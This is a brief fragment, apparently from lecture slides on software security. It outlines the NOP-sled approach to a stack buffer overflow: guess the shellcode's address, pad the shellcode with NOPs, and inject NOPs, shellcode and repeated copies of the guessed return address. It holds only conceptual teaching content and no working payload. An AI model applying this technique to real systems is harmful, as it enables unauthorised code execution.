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
solution: guess return address (shellcode address)
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solution: guess return address (shellcode address)
and pad shellcode with **NOPs**



inject via buffer: NOPs, then shellcode, then repeated guess of shellcode addr